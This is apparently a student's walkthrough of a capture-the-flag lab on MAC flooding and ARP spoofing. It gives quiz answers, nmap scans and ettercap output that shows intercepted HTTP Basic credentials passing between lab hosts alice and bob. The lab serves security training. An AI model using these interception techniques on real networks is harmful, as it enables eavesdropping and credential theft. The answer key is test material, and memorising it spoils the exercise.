
Clicking the **"Internet Control Message Protocol" and after it expands out, you will see "data (666 bytes)"** as shown below



This task is going to teach you alternative ways to capture more network traffic. One of the ways is called **MAC flooding** which is a layer-2 denial of service attack to render the switch to "fail-open" mode so that it temporarily operates as a network hub forwarding all received frames to every connected port. This would allow attackers to sniff the network traffic between other hosts that normally wouldn't be received by their device if the switch were functioning properly.

As seen below, I was trying perform MAC FLOODING whle sniffing the network as well.






From the above image I downloaded the .pcap file using the scp tool on my local machien and opened it for analysis using wireshark.

What kind of packets is Alice continuously sending to Bob?

ICMP ✓ Correct


This can be seen from the image below.



What's the size of their data section? (bytes)

1337 ✓ Correct

similarly, I found this information by clicking into one of the entries. Then I went straight to the “Internet Control Message Protocol” and saw “Data (1337 bytes)” which is the answer I am looking for.



Can ettercap establish a MITM in between Alice and Bob? (Yay/Nay)

Nay ✓ Correct

However, as the room instructions alluded to, the hosts (Alice and Bob) have their **ARP implementation** running. Therefore, it will be very challenging for attackers to successfully carry out ARP spoofing attacks in this scenario.

Would you expect a different result when attacking hosts without ARP packet validation enabled? (Yay/Nay)

Yay ✓ Correct

Scan the network on eth1. Who's there? Enter their IP addresses in ascending order.

192.168.12.10, 192.168.12.20 ✓ Correct

By scanning the eth1 network interface using nmap, I discovered 2 hosts as shwon in the image below.

```
admin@eve:~$ nmap -sn 192.168.12.66/24
Starting Nmap 7.80 ( https://nmap.org ) at 2024-07-08 13:17 UTC
Nmap scan report for alice (192.168.12.10)
Host is up (0.00052s latency).
Nmap scan report for bob (192.168.12.20)
Host is up (0.0013s latency).
Nmap scan report for eve (192.168.12.66)
Host is up (0.00024s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.38 seconds
admin@eve:~$
```

Which machine has an open well-known port?

192.168.12.20 ✓ Correct

I re-ran the scan but now used the -p flagp with port range as shown below.

```
admin@eve:~$ nmap -p 0-1023 192.168.12.66/24
Starting Nmap 7.80 ( https://nmap.org ) at 2024-07-08 13:21 UTC
Nmap scan report for alice (192.168.12.10)
Host is up (0.011s latency).
All 1024 scanned ports on alice (192.168.12.10) are closed

Nmap scan report for bob (192.168.12.20)
Host is up (0.015s latency).
Not shown: 1023 closed ports
PORT   STATE SERVICE
80/tcp open  http

Nmap scan report for eve (192.168.12.66)
Host is up (0.00017s latency).
Not shown: 1023 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (3 hosts up) scanned in 2.96 seconds
admin@eve:~$
```

What is the port number?

80 ✓ Correct

Fromthe below image, port 80 was the common port open.


```
admin@eve:~$ nmap -p 0-1023 192.168.12.66/24
Starting Nmap 7.80 ( https://nmap.org ) at 2024-07-08 13:21 UTC
Nmap scan report for alice (192.168.12.10)
Host is up (0.011s latency).
All 1024 scanned ports on alice (192.168.12.10) are closed

Nmap scan report for bob (192.168.12.20)
Host is up (0.015s latency).
Not shown: 1023 closed ports
PORT   STATE SERVICE
80/tcp open  http

Nmap scan report for eve (192.168.12.66)
Host is up (0.00017s latency).
Not shown: 1023 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (3 hosts up) scanned in 2.96 seconds
admin@eve:~$
```


Can you access the content behind the service from your current position? (Nay/Yay)

Nay ✓ Correct

Can you see any meaningful traffic to or from that port passively sniffing on you interface eth1? (Nay/Yay)

Nay ✓ Correct


After running the tcpdump to monitor network traffic, there was nothing of interest captured as seen in the image below.



Now launch the same ARP spoofing attack as in the previous task. Can you see some interesting traffic, now? (Nay/Yay)

Yay ✓ Correct

Since passive sniffing doesn't really work for us, let's perform a full-blown ARP spoofing attack. If you observe the output below, there's a lot more information that we received this time.




Who is using that service?

alice

✓ Correct

A seen below, it is alice's ip sending request to bob



What's the hostname the requests are sent to?

www.server.bob ✓ Correct

From the captured traffic below, I was able to access information about the hostname, the files and even the creds alice was triying to retrieve from bobs machine

```
Mon Jul  8 13:30:16 2024 [633516]
TCP  192.168.12.10:54386 --> 192.168.12.20:80 | AP (133)
GET /test.txt HTTP/1.1.
Host: www.server.bob.
Authorization: Basic YWRtaW46czNjcjN0X1A0eno=.
User-Agent: curl/7.68.0.
Accept: */*.
.
HTTP : 192.168.12.20:80 -> USER: admin  PASS: s3cr3t_P4zz  INFO: www.server.bob/te
st.txt


Mon Jul  8 13:30:16 2024 [641281]
TCP  192.168.12.20:80 --> 192.168.12.10:54386 | A (0)
```

Which file is being requested?

test.txt ✓ Correct

this can be seen from the image below

```
Mon Jul  8 13:30:16 2024 [633516]
TCP  192.168.12.10:54386 --> 192.168.12.20:80 | AP (133)
GET /test.txt HTTP/1.1.
Host: www.server.bob.
Authorization: Basic YWRtaW46czNjcjN0X1A0eno=.
User-Agent: curl/7.68.0.
Accept: */*.
.
HTTP : 192.168.12.20:80 -> USER: admin  PASS: s3cr3t_P4zz  INFO: www.server.bob/te
st.txt
```

What text is in the file?

OK ✓ Correct

So I used curl cmd to access this webpage and wrote the ouput file in a test.txt file with which I was now able to read its content locally as seen below.

